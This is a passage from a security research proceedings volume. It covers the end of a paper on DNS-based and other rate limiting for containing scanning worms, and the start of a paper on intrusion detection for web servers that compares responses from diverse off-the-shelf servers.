Our results also show that DNS rate limiting is capable of containing slow spreading worms. As a comparison, Weaver's Approximate TRW containment mechanism can block worms that scan faster than 1 scan per second [21]. Using the DNS scheme, with value of $q = 3$ and $t = 5$ for instance (3 direct-IP connections in 5-second window), we can contain worms that scan at the rate of 0.6 scans per second (or more) with 99% accuracy.


To test the effect of aggregate throttling, we implemented a single set of cascading buckets for the entire network. For this set of experiments, the value of q was set to 20, 50, and 100 IPs per five second window. Figure 9 shows the error rates for the aggregate implementation. As shown, a q value of 20 or 50 IPs yielded few false negatives and a false positive rate of approximately three to five percent. Note that when q is set to 20 or 50, the false negative rates of edge-based rate limiting are lower than the host-level scheme. This is because the aggregate traffic limit is more restrictive overall than the collective limit in the host-based case. Although the false positive rates for the aggregate case are slightly higher than the host-level case, overall the error rates are fairly low—5% false positive and $< 1\%$ false positive.

9 Discussions

Analysis in the previous sections brought to light a number of issues with respect to rate limiting technology. In this section we attempt to extrapolate from these results and discuss some general insights.

DNS-based RL vs. others. A summary comparison of the DNS-based scheme with the others is in Figure 10. The parameters here are consistent with the values used in the previous sections. As shown, DNS-based rate limiting has the best performing false positive and false negative rates. Host-based DNS throttling renders an average false positive and false negative rate below 1%. These results present a strong case for DNS-based rate limiting.

Recall that the q value in DNS throttling allows for q untranslated IP connections per host to exit the network every t seconds. To put things in perspective, for the first day of infection, the network had a total of 468,300 outbound le-



(a) Avg error rates (b) Edge CB Results for PCH = 4096

Fig. 10. Avg. error rates for all RL schemes and Edge CB Results

gitimate flows. When $q = 7$ a total of 463 legitimate flows are dropped, which yields a false positive rate of 0.099%. This is less than 1 dropped flow per host per day. As a comparison, CB dropped 3767 legitimate flows for the same day, a false positive rate of 7.8%.

The success of DNS RL can be attributed primarily to the fact that DNS traffic patterns (or the lack thereof), compared to other statistics, more precisely delineate worm traffic from normal behavior. DNS-based RL can thus impose severe limitations on worm traffic without visibly impacting normal traffic.

One of the reasons that scanning worms are successful is because they are able to probe the numeric IP space extremely rapidly in their search for potential victims. Navigating the DNS name space is a far more difficult process to automate, since the name space is less populated and has poorer locality properties. DNS-based throttling forces scanning worms to probe the DNS name space, thereby reducing the scan hit rate and substantially raising the level of difficulties for scanning worms to propagate.

We note that although our trace data reflects a simple worm that does not attempt to mask itself, extending the DNS RL scheme to more sophisticated worms is straightforward. We plan to address this in future work.

Issues with DNS-based rate limiting. An attacker can attempt to circumvent the DNS rate limiting mechanism in a number of ways:

First, a worm could use reverse DNS-lookups (PTR lookups) to "pretend" that it has received a DNS translation for a destination IP. Jung et. al. [6] characterizes that PTR lookups are primarily for incoming TCP connections or lookups related to reverse blacklist services. These types of lookups can be easily filtered and not considered as valid entries in the DNS cache. In addition, a PTR lookup prior to an infection attempt will significantly reduce the infection speed.

Second, an attacker could setup a fake external DNS server and issue a DNS query for each IP. We can alleviate this threat by establishing a "white-list" of legitimate external DNS servers. Also, the attacker needs a server with a substantial bandwidth to accommodate the scan speed, which is not trivial. A case of interest here is SOHO (Small office Home office) users who may set up their own routers and use legitimate external DNS servers. To accommodate

such usage, we can use a packet scrubber such as Hogwash [5] to help correlate DNS queries to responses.

Another attack against DNS throttling is to equip each worm with a dictionary of host names and domains. This effectively turns a scanning worm into a worm with a hit-list. Hit-list worms are significantly more difficult to engineer. If the only viable means to bypass DNS-based throttling is for the worm to carry a hit-list, that in itself is a positive testimony for DNS-based throttling.

Dynamic vs static rates. Rate limiting schemes impact the rate of both legitimate and malicious connections. Williamson's imposes a strictly static rate, e.g., five distinct IPs per second, irrespective of the traffic demand. FC is predominately static while CB allows for a dynamic traffic rate by rewarding successful connection and penalizing failed connections. Results in Figure 10 show that CB outperforms FC. This is partially due to CB's dynamic rates which render a more graceful filtering scheme that permits both bursty application behavior and temporarily abnormal-but-benign traffic patterns. As we briefly discussed in Section 5, mechanisms that impose a static rate can benefit from incorporating dynamic rate limits. Dynamic rate limiting is an interesting topic worth further study.

Host vs aggregate. An issue of significance is host versus aggregate rate limiting. The general wisdom is that host-level throttling is more precise but is at the same time more costly because per host state must be maintained. Indeed, Williamson's IP throttling, when applied at the edge, rendered visibly higher false positives than its host-based counterpart. This is because IP contact behavior at the host-level is more fine-grained and thus more likely to be stable. In contrast, aggregate traffic at the edge includes hosts whose behavior may vary significantly from each other, thereby contributing to a higher error rate. A similar case was observed with CB when applied to the aggregate traffic, the results of which are shown in Figure 10(b). As shown, the false positive rates reach approximately 30%, compared to the 10% with the host-based deployment. Edge-based DNS throttling, however, appears to be an exception. Figure 10(a) shows that a carefully chosen rate limit, e.g., 50 IPs per five seconds, yields excellent accuracy for edge-based DNS throttling. It has lower false positive and false negative rates than other host-based schemes. The fundamental reason behind this is that DNS statistics, in particular the presence (or the lack) of IP translations, remain largely invariant from host to the aggregate level.

This result is extremely encouraging, as aggregate rate limiting has a lower storage overhead and is typically easier to deploy and maintain than host-based schemes. Note that our study did not include an analysis on processing overhead. Readers should be reminded that edge-based schemes in general imply processing a larger amount of data per connection, therefore a trade-off between storage and processing overhead exists. The aggregate DNS throttling result allude to the possibility of pushing rate limiting deeper into the core where a single instrumentation can cover many IP-to-IP paths and potentially achieve a greater impact.

We note that edge-based throttling in itself does not defend against internal infection. One way to protect against internal infection (and not pay the cost of host-level throttling) is to divide an enterprise network into various cells (as suggested by Staniford [14]) and apply the aggregate throttling at the border of each cell. We leave the analysis of more fine-grained, intra-network protection as future work.

10 Summary

A number of rate limiting schemes have been proposed recently to mitigate scanning worms. In this paper, we present the first empirical analysis of the different schemes, using real traffic and attack traces from an open network environment. We believe that the scheme that performs well in an open network and will perform equally well (if not better) in an environment with strict traffic policies (e.g., enterprise network).

We evaluate and contrast the false positive and false negative rates for each scheme. Our analysis reveals these insights. First, the subject of rate limiting is by far the most significant "parameter"—failed-connection behavior alone is too restrictive as evidenced by FC; rate limiting first-contacts renders better results and DNS behavior-based rate limiting is by far the most accurate strategy. Second, it is feasible to delineate worm behavior from normal traffic even at an aggregate level, as indicated by the DNS analysis. This is an interesting result because aggregate rate limiting alleviates the universal participation requirement thought necessary for worm containment [10, 25]. This result also suggests that it may be possible to apply rate limiting deeper into the core of the network, a subject that is of great interest to many. Third, preliminary investigation suggests that incorporating dynamic rates results in increased accuracy. As most of rate limiting schemes to-date focus on static rates, an immediate follow-up research is dynamic rate limiting and how that can be implemented in practice.

Acknowledgments

This material is based upon work supported by the National Science Foundation under Grant No. 0326472. The authors thank Greg Ganger and Mike Reiter for providing insightful feedback on preliminary versions of this work. We also thank Matthew Williamson for technical discussions about this work.

References

1. Shigang Chen and Yong Tang. Slowing down internet worms. In *Proceedings of 24th International Conference on Distributed Computing Systems*, Tokyo, Japan, March 2004.
2. M. Collins and M. Reiter. An empirical analysis of target-resident DoS filters. In *In Proceedings of 2004 IEEE Symposium of Security and Privacy*, 2004.

3. Daniel R Ellis, John G Aiken, Kira S Attwood, and S.D Tenaglia. A behavioral approach to worm detection. In *Proceedings of the 2004 ACM workshop on Rapid Malcode*. ACM Press, 2004.
4. G.R Ganger, Gregg Economou, and S. Bielski. Self-securing network interfaces: What, why and how, Carnegie Mellon University Technical Report CMU-CS-02-144, August 2002.
5. Hogwash. Inline packet scrubber. http://sourceforge.net/projects/hogwah.
6. H. Balakrishnan J. Jung, E. Sit and R. Morris. DNS performance and the effectiveness of caching. In *Proceedings of the ACM SIGCOMM Internet Measurement Workshop*, San Francisco, California, November 2001.
7. J. Jung, V. Paxon, A. W. Berger, and H. Balakrishman. Fast portscan detection using sequential hypothesis testing. In *In Proceedings of 2004 IEEE Symposium on Security and Privacy*, 2004.
8. J.O Kephart and S. White. Directed-graph epidemiological models of computer viruses. In *Proceedings of the 1991 IEEE Computer Society Symposium on Research in Security and Privacy*, pages 343–359, May 1991.
9. H. Kim and B. Karp. Autograph: Toward automated, distributed worm signature detection. In *Proceedings of the* 13^{th} *USENIX Security Symposium*, San Diego, California, USA, August 2004.
10. D. Moore, C. Shannon, G. Voelker, and S. Savage. Internet quarantine: Requirements for containing self-propagating code. In *Proceedings of IEEE INFOCOM 2003*, San Francisco, CA, April 2003.
11. Network-Associates. http://vil.nai.com/vil/content/v_100561.htm, 2003.
12. S.E. Schechter, J. Jung, and Arthur W. Berger. Fast detection of scanning worm infections. In *In Recent Advances In Intrusion Detection (RAID) 2004*, France, September 2004.
13. S. Singh, Cristian Estan, George Varghese, and S. Savage. Automated worm fingerprinting. Proceedings of the 6th ACM/USENIX Symposium on Operating System Design and Implementation, December 2004.
14. S. Staniford. Containment of scanning worms in enterprise networks. *Journal of Computer Science*, 2004.
15. S. Staniford, V. Paxson, and N. Weaver. How to 0wn the internet in your spare time. In *Proceedings of the* 11^{th} *USENIX Security Symposium*, August 2002.
16. Symantec. W32.Blaster.Worm. `http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html.`
17. Symantec. W32.Welchia.Worm. `http://securityresponse.symantec.com/avcenter/venc/data/w32.welchia.worm.html`
18. Helen J. Wang, Chuanxiong Guo, Daniel R. Simon, and Alf Zugenmaier. Shield: vulnerability-driven network filters for preventing known vulnerability exploits. In *Proceedings of the 2004 conference on Applications, technologies, architectures, and protocols for computer communications*, pages 193–204. ACM Press, 2004.
19. Y. Wang, D. Chakrabarti, C. Wang, and C. Faloutsos. Epidemic spreading in real networks: An eigenvalue viewpoint. In *Proceedings of the 22nd International Symposium on Reliable Distributed Systems*, 2003.
20. Y. Wang and C. Wang. Modeling the effects of timing parameters on virus propagation. In *Proceedings of the 2003 ACM workshop on Rapid Malcode*, pages 61–66. ACM Press, 2003.
21. N. Weaver, S. Staniford, and V. Paxson. Very fast containment of scanning worms. In *Proceedings of the* 13^{th} *USENIX Security Symposium*, 2004.

22. D. Whyte, E. Kranakis, and P.C. van Oorschot. DNS-based detection of scanning worms in an enterprise network. In *In Proccedings of Network and Distributed System Security*, 2005.
23. M. Williamson. Throttling viruses: Restricting propagation to defeat malicious mobile code. In *Proceedings of the 18th Annual Computer Security Applications Conference*, Las Vegas, Nevada, December 2002.
24. C. Wong, S. Bielski, J. McCune, and C. Wang. A study of mass-mailing worms. In *Proceedings of the 2004 ACM workshop on Rapid Malcode*. ACM Press, 2004.
25. C. Wong, C. Wang, D. Song, S. Bielski, and G.R Ganger. Dynamic quarantine of internet worms. In *Proceedings of DSN 2004*, Florence, Italy, June 2004.
26. C. Zou, W. Gong, and D. Towsley. Code red worm propagation modeling and analysis. In *Proceedings of the* 9^{th} *ACM Conference on Computer and Communication Security*, November 2002.

COTS Diversity Based Intrusion Detection and Application to Web Servers

Eric Totel, Frédéric Majorczyk, and Ludovic Mé

Supélec, BP 81127, 35511 Cesson-Sévigné Cedex, France
firstname.lastname@supelec.fr

Abstract. It is commonly accepted that intrusion detection systems (IDS) are required to compensate for the insufficient security mechanisms that are available on computer systems and networks. However, the anomaly-based IDSes that have been proposed in the recent years present some drawbacks, e.g., the necessity to explicitly define a behaviour reference model. In this paper, we propose a new approach to anomaly detection, based on the design diversity, a technique from the dependability field that has been widely ignored in the intrusion detection area. The main advantage is that it provides an implicit, and complete reference model, instead of the explicit model usually required. For practical reasons, we actually use Components-off-the-shelf (COTS) diversity, and discuss on the impact of this choice. We present an architecture using COTS-diversity, and then apply it to web servers. We also provide experimental results that confirm the expected properties of the built IDS, and compare them with other IDSes.

Keywords: Intrusion detection, anomaly detection, design diversity, COTS diversity.

1 Introduction

The security of information systems is nowadays an essential issue. It is however difficult to ensure that a security policy is correctly enforced in an information system. So intrusion-detection systems are needed to detect violations of the security policy.

Two approaches have been mainly used in the field of intrusion detection: misuse detection and anomaly detection.

Misuse detection relies on the comparison of observed behaviours to pattern signatures of known attacks or intrusions. The systems based on this approach use a signature database. While it allows to detect accurately known attacks, the signatures are often generalised in order to detect the many variations of a given known attack. This leads to the increase of false positives (i.e., false alarms), as benign events can match a too generic attack signature. Systems based on the misuse approach are moreover unable to detect new and/or unknown intrusions that are not already present in the signature database. To detect new attacks, it is mandatory to keep the signature database up to date, which is a tremendous task. It may even be humanly impossible if the attack spreads over the Internet in minutes, such as recent worms did [1, 2].

Anomaly detection relies on the comparison of observed behaviours with a previously established "normal" behaviour. Systems using this approach raise an alert when

A. Valdes and D. Zamboni (Eds.): RAID 2005, LNCS 3858, pp. 43–62, 2006.

an observed behaviour is sufficiently different from the normal behaviour. It allows to detect new or unknown attacks, if these attacks imply an abnormal use of the system, which is generally the case. Normal behaviours are generally explicitly defined. This raises a problem: the model may be incomplete or incorrect, leading to false negatives (missing of attacks) or to false positives (false alarms).

The approach presented in this paper provides a way to avoid to build the behaviour model explicitly, while allowing the built IDS to detect new or unknown attacks. It is based on a dependability technique: N-version programming. Instead of developing specifically each variant like in N-version programming, we propose the use of COTS components, as it is often done nowadays [3]. This reduces the cost of the architecture, and thus appears to us as the only viable approach, from an economic point of view.

The remaining of the paper is organised as follows. Section 2 presents related works. Section 3 presents the architecture we propose. Section 4 presents the results obtained when applying our proposition to detect attacks against web servers. Finally, Section 5 concludes the paper and gives some tracks for future work.

2 Related Work

In this paper, in order to detect intrusions, we suggest to apply the design diversity technique. This technique has been widely used in highly dependable systems in order to detect or tolerate design faults. Bringing this technique to the security field requires to understand the strong link which exists between the security and the dependability fields. This work has been carried out in the MAFTIA project [4] that is presented in Section 2.1. Two projects have goals close to ours and use design diversity relatively to intrusion handling : the DIT [5] and HACQIT [6] projects intend to tolerate intrusions. These two projects are presented respectively in Sections 2.2 and 2.3. Finally, intrusion detection by design diversity can be viewed as a kind of specification-based detection. The Section 2.4 compares the classical specification-based approach to our.

2.1 MAFTIA Project

The general objective of the MAFTIA (Malicious and Accidental Fault Tolerance for Internet Applications) project is to systematically investigate the tolerance paradigm to construct large-scale dependable distributed applications. This project developed a set of intrusion tolerance concepts, clearly mapped into the classical dependability concepts. This is done first by defining the AVI (Attack - Vulnerability - Intrusion) composite fault model [7]. A vulnerability is an internal fault in a computing or communication system that can be exploited with malicious intention. An attack is a malicious external intentional fault attempted at a computing or communication system, with the intent of exploiting a vulnerability in that system. An intrusion is a fault resulting from a successful attack on a vulnerability. An intrusion can cause an error which may lead to a security failure of the computing or communication system. Intrusion detection is defined as the set of practices and mechanisms used toward detecting errors that may lead to security failures, and/or diagnosing attacks. Several classical IDSes (DeamonWatcher, Snort, WebIDS) are used in combination, and a tool has been developed to evaluate several combination forms. Some alert correlation techniques are also proposed. MAFTIA

uses the design diversity in order to provide intrusion tolerance properties, and not to perform intrusion detection.

In this paper, our work is based on the concepts that have been proposed by this project. In accordance with the MAFTIA results, we agree that intrusion tolerance and intrusion detection are two tightly linked topics. Thus, we propose in this paper an architecture that will present both tolerance and detection properties. In our work, the intrusion detection process is not implemented through the use of classical IDSes or through the combination of classical IDSes, but through the comparison of the output of diversified servers (N-version programming scheme).

2.2 DIT Project

DIT (Dependable Intrusion Tolerance) is a project that proposes a general architecture for intrusion-tolerant enterprise systems and the implementation of an intrusion-tolerant web server as a specific instance. The architecture uses some of the solutions described by MAFTIA, particularly redundancy and diversity, to insure intrusion tolerance. The architecture comprises functionally redundant COTS servers running on diverse operating systems and platforms, hardened intrusion-tolerant proxies that mediate client requests and verify the behaviour of servers and other proxies, and monitoring and alert management components based on the EMERALD intrusion-detection framework [8]. The architecture was next extended to consider the dynamic content issue and the problems related to on-line updating.

There are strong similarities between the architecture proposed in DIT and the one described in this paper. However, the intrusion detection techniques that are proposed in the two approaches are very different. In DIT, intrusion detection does not rely on the N-version programming scheme, but on the use of some components like host monitors and network intrusion detection systems. In our approach, the intrusion detection facilities are provided by the properties carried out by the intrusion tolerance architecture. We thus do not require the presence of additional intrusion detection systems.

2.3 HACQIT Project

HACQIT (Hierarchical Adaptive Control for QoS Intrusion Tolerance) is a project that aims to provide intrusion tolerance for web servers. The architecture is composed by two COTS web servers: an IIS server running on Windows and an Apache server running on Linux. One of the servers is declared as the primary and the other one as the backup server. Only the primary server is connected to users. Another computer, the Out-Of-Band (OOB) computer, is in charge of forwarding each client request from the primary to the backup server, and of receiving the responses of each server. Then, it compares the responses given by each server. The comparison is based on the status code of the HTTP response. Three cases are studied:

- The first combination is 2XX/4XX: in this case, one of the server responded with success while the other responded with client error. The compromised server is identified as the server that returns a 2XX status code, and they consider that an attack on confidentiality has been successful.

- The second combination is 2XX/3XX: this indicates that one web server sent back different content than the other, which responded with redirection. An attack against the integrity of the server that returns the 2XX status code (data items are not cached) is thus detected, while the other server returns information in the cache (status code 3XX). This difference is probably not due to the last request, and can be the consequence of a previous file server modification.
- The last combination is when one of the server did not respond to the request while the other sent an arbitrary response.

This detection algorithm is quite simple. The detection of the faulty variant suppose, for the first two cases, that the server which sent a status code 200 was attacked, and for the last case, that the server which did not send a response was attacked. In addition, host monitors, application monitors, a network intrusion detection system (Snort) and an integrity tool (Tripwire) are also used to detect intrusions.

This project is the only one we know that uses, as we do, the design diversity to enforce intrusion *detection*. Nevertheless, the HACQIT project uses a master-slave scheme for the diversified services and the detection algorithm appears to us as too simple. This algorithm leans on assumptions that may be false (e.g., assumptions on the combination of status codes), and, contrarily to our algorithm (see Section 4.1) do not take the body of the HTTP response into account. We use 3 hosts for the diversified services (see Section 3.3) and uses a comparison algorithm to detect the faulty server. We do not use additional IDSes, as HACQIT does. Finally, to our best knowledge, there is no publication on experimental results obtained with the HACQIT architecture.

2.4 Specification Based Intrusion Detection

To overcome the problems inherent to traditional misuse and statistical anomaly detection *specification-based* detection has been proposed [9, 10]. Instead of building upon description of known attacks, means to enforce expected program behaviour are provided in the form of behavior specification languages and sets of specifications for critical programs.

While this approach has proved to be flexible and effective, it has the disadvantage of requiring internal knowledge of the monitored program behaviour. This may not be a problem in the case of well-documented software with source code available, or even in the case of "closed-source" but simple programs, but dealing with large and complex systems is difficult. In contrast, our proposed approach requires no prior knowledge of expected behaviour, as the behavior has not to be explicitly defined. It is actually *implicitly* defined, each variant being a model for the other variants.

3 Intrusion Detection by Design Diversity

The design diversity method is issued from the dependability domain and aims at detecting and tolerating faults. In this paper, we focus on a particular design diversity approach: the N-version programming. First, we present the design diversity and particularly the N-version programming approach. Then we focus on the issues implied by the use of COTS components in a N-version system. Then we detail the architecture we propose.

3.1 Design Diversity Principles

Design diversity is applicable to all elements of an information system: hardware, software, communication links, etc. The goal of design diversity is to greatly reduce the probability of common-mode failure in the different versions by producing *independent* program faults.

Design diversity is implemented by performing a function in two or more elements and then executing a decision or a comparison algorithm on the different results [11].

There are mainly three software design diversity techniques: recovery blocks [12]; N-self checking programming [13]; N-version programming [14]. In our case, as we want to use COTS, the technique we use must be the N-version programming, the other ones being non applicable by definition (recovery blocks) or due to complexity reasons (N-self checking programming).

N-version programming is defined as the independent generation of $N \geq 2$ software modules called "versions", from the same initial specification. "Independent generation" refers to the programming effort by individual or groups that do not interact with each other during the programming process. The specification of the N versions must include the data to be used by the comparison algorithm and when this algorithm must be applied.

N-version systems can be used to tolerate faults and to detect errors. If we take for granted that the probability of common-mode failure is zero, it is possible to detect which version have been faulty in a N-version system that uses at least three versions, as, under this hypothesis, only one fault can be activated in only one version of the N-version system.

Some studies have shown that N-version programming provides a high coverage of error detection [15]. In the context of intrusion detection, it means that we should have very few false negatives.

3.2 COTS-Based Diversity

Design diversity is a very expensive approach, as the same software has to be developed several times, by several teams. However, many of the services available via Internet (e.g., Web servers, FTP servers, ...) are already implemented as COTS. Moreover, they are available on a wide range of operating systems. We have here a "natural" diversity of these services, as they offer the same functionalities. That is why we aim at using a COTS-based diversity.

Unfortunately, albeit two COTS implementing the same service should theoretically follow the same specification, there is no proof that it is the case. Actually, it is only true for the COTS user interfaces, that are explicitly provided, for instance by some international standard. The comparison algorithm can obviously only be applied on the outputs that are defined by the common specification, and not on other outputs that may be defined by a COTS specific specification part.

Moreover, the common specification of the COTS neither precise what are the data to be compared, nor when it has to be compared. Thus, a choice has to be made about that two points. This choice can have an heavy impact on the number of differences that will be detected, either from a false positive or false negative point of view.




Fig. 1. General architecture

3.3 An Intrusion Detection Architecture Based on COTS Diversity

The architecture proposed, shown on Figure 1, is clearly inspired by the classical architecture of N-version programming. It is composed of three components: a proxy, an IDS, and a set of servers. We first describe each of these elements. Then, we discuss the pros and cons of the proposed architecture.

Description of the architecture. The role of the proxy is to handle the client requests. It forwards the request from the client to the COTS servers and then forwards the response from the IDS to the client. It ensures that the COTS servers receive the same requests, in order to synchronise their states. It is the sole part of the architecture accessible directly to the clients but it is simple enough to be considered as secure.

The IDS is in charge of comparing the response from the COTS servers. If it detects some differences, it raises an alarm and it informs the proxy of the response that has been elected by a voting algorithm. This algorithm is in charge of choosing which response must be sent back to the client. Section 4.1 gives an example in the case of web servers.

A set of COTS servers constitutes the core of the architecture: they provide the service requested by the client. These servers offer the same services but they are diverse in terms of application software, operating systems and hardware. This aims to reduce the probability of a common-mode failure as in the N-version programming: in the context of our studies, it aims at ensuring the vulnerabilities are decorrelated between the servers. Thus, we can make the assumption that an intrusion occurs in only one COTS server at a time. In this case, because the other COTS servers are not affected by the vulnerability, the architecture allows to detect the intrusion and to tolerate it. The reference [16] demonstrates that there are very few common mode failures in a pool of COTS database servers. Moreover, a study of the vulnerabilities of IIS and Apache [17]

proves the same property. This shows that our assumption can be considered as true at least in these two cases.

The choice of a three COTS servers architecture shown on Figure 1 is dictated by several requirements: first, it allows to tolerate one intrusion on one server without modifying the security properties of the whole architecture. Secondly, it provides a way to identify the failed server with a simple comparison algorithm: this would not have been possible on a two-version architecture without additional mechanisms (e.g., server diagnostic). Once an intrusion has occurred, this architecture with three COTS servers cannot tolerate another intrusion before the reconfiguration of the server that have been compromised. It is of course possible to use more than three servers in order to tolerate more intrusions before it is necessary to reconfigure the compromised servers. It must be noted that the reconfiguration can be made periodically or when an intrusion is detected. It is certainly better to combine the two techniques, as the IDS can miss the detection of some kinds of intrusion.

Taxonomy of Detected Differences. The purpose of the N-version programming is to compare the output of several programs: a difference detection is the consequence of a design difference. As these programs have the same specification, this design difference can be thus recognized as a consequence of a design fault in the variant whose output differs from those of the other variants. The discussion about COTS diversity that has been conducted in Section 3.2 explained that this assumption on the specification uniformity must be considered as false in the case of COTS. A COTS specification is composed of both a common part and a specific part that differs from other variants specific parts.

Thus, the output differences that are detected are the results (see Figure 2):

- either of design differences that are due to differences in the specific parts of the specifications. These design differences are not necessarily (but can be) design faults;
- or, design differences that are due to design faults in the part of the program covered by the common specification.

In our approach we expect to detect intrusions. Thus, we intend to detect differences that are in fact the consequences of the exploit of vulnerabilities. These vulnerabilities are design faults, and can be part of any of the two classes that have been listed above. However, the vulnerabilities can be characterized by their consequence on the system: their activation leads to a violation of the system security policy (i.e., the integrity, availability or confidentiality properties of the system). This means that the set of design faults detected by the comparison algorithm is the union of two sets of faults: the vulnerabilities that permit to violate the security policy on one side, and the classical design faults that do not break the security policy on another side. Thus, albeit it is impossible to detect if differences are due to design faults or specification differences, it is possible to know if these differences are due to the exploit of vulnerabilities or not. However, we must point out here that this cannot be directly achieved automatically by the comparison algorithm without the help of additional diagnosis (through human expertise, use of other IDSes, etc.).




Fig. 2. Taxonomy of Detected Differences

The output differences detected that are due to classical design faults or specification differences are actually false positives, because they do not lead to violations of the security policy. These false positives must, of course, be eliminated. Most of the time, the COTS we have selected have been used for years and can now be considered reasonably fault free in the context of a normal use. (This hypothesis has been confirmed by the tests we have conducted, see Section 4.2.) Consequently, we do not expect to detect a lot of classical design faults. Thus, most of the false positives will be due to design differences that are not the consequence of design faults. As a consequence, we decided to concentrate on the elimination of these differences. This elimination is performed by masking the legitimate differences. The masking functions are thus applied by modifying the request before it is processed (pre-request masking: proxy masking function) or after the request has been performed (post-request masking: rule masking mechanisms). In both cases, the easy solution we chose was an off-line experimental identification of the specification differences (See 4.1 for an application).

Extending majority voting fault masking mechanism to COTS output difference masking. In order to insert fault tolerance mechanisms in a N-version programming scheme, it is required to implement fault masking mechanisms. These mechanisms provide a way to return a correct answer despite the fact that one version delivers a faulty output. In classical diversity, this output is an error because all the versions are known to have the same specification. In our case, a difference at the output level will be mainly

due to a design difference in the COTS: it is thus necessary to extend the notion of fault masking to COTS difference masking. As an example, we suppose that the fault masking function is a majority voting algorithm.

Formally, a voting fault masking function in the context of N-version programming can be described as follows: I be the set of inputs of the service, I_{diff} the subset of I that produces an output difference in one of the versions. Let $O^i = \{o^i_1, o^i_2, ..., o^i_N\}$ the set of outputs of the versions for a given entry $i \in I_{diff}$. The majority voting function M is a masking function $M : O^i \mapsto o^i_k$ that returns either a correct value $o^i_k \in O^i$ if there is a majority of $j \in \{1, 2, ...N\} \mid o^i_j = o^i_k$, or an error if no majority is found.

In the case of COTS diversity, the elements of O^i can differ from each other because of a design difference between the versions, even if no fault has been activated. These differences must then be considered as legal, and must thus be masked. In order to mask these differences, we use a transitive equivalence function: for $i \in I_{diff}$, two elements $(o^i_j, o^i_k) \in O^i \times O^i$ are equivalent (noted $o^i_j \equiv o^i_k$) if they are both known correct outputs of the versions j and k (i.e., no intrusion has occurred). The majority voting function M is a masking function $M : O^i \mapsto o^i_k$ that returns either a correct value $o^i_k \in O^i$ if there is a majority of $j \in \{1, 2, ...N\} \mid o^i_k \equiv o^i_j$, or an error if no majority is found.

These definitions are very closed in term of algorithm complexity, and thus the masking rule based mechanism described in Section 4.1 does not produce a very higher complexity algorithm than a simple fault masking voting algorithm.

Intrusion tolerance at the proxy and IDS levels. Intrusion tolerance is not completely ensured, because both the proxy and the IDS can be considered as a single point of failure in case of an attack against them succeeds. Nevertheless, notice that the complexity of the proxy is pretty low (as shown by the output difference masking definition mechanism defined in the previous paragraph), and thus it should be less vulnerable than the servers. In fact, this architecture is devoted to intrusion detection, not intrusion tolerance. To ensure intrusion tolerance, some additional mechanisms must be added, such as proxy diversity or redundancy (coupled with consensus Byzantine agreement protocols), or eventually proxy monitoring via model checking. Some of these ideas have been tackled in [18] as part of the DIT project. We also plan to apply such approaches to our architecture, which actually is part of the CNRS/ACISI DADDi (*Dependable Anomaly Detection with Diagnosis*) project. In that project, the proxy dependability will be tackled by one of our partner.

4 A COTS-Diversity Based IDS for Web Servers

The approach we have presented in the previous section can be applied to any type of service (ftp server, mail server, etc.) if the hypothesis of vulnerability decorrelation can be verified. In this section, we apply it to web servers (as, once again, the reference [17] shows that the hypothesis is verified) in order to demonstrate the feasibility of the approach through experimental results.

Web servers constitute the electronic front door of many organisations, if not all. More and more critical applications are developed on the web in various fields like finance, e-commerce. In the same time, web servers and web-based applications are

popular attack targets. A large number of disclosure of vulnerabilities concerns web servers or web-applications. For instance, in the time of writing, Snort 2.2 devotes 1064 of its 2510 signatures to detect web-related attacks. Finally, many COTS implementing web servers are available and widely used. Thus, we decided to apply our approach to web servers.

In this section, we first give the detection algorithm in the case of web servers and discuss on the choices that have been made. Then, we give some experimental results that aim at giving evidence on the reliability and on the accuracy of the approach.

4.1 Detection Algorithm

The detection algorithm depends on the application monitored and must be developed specifically for each application considered. We give here an algorithm for web servers.

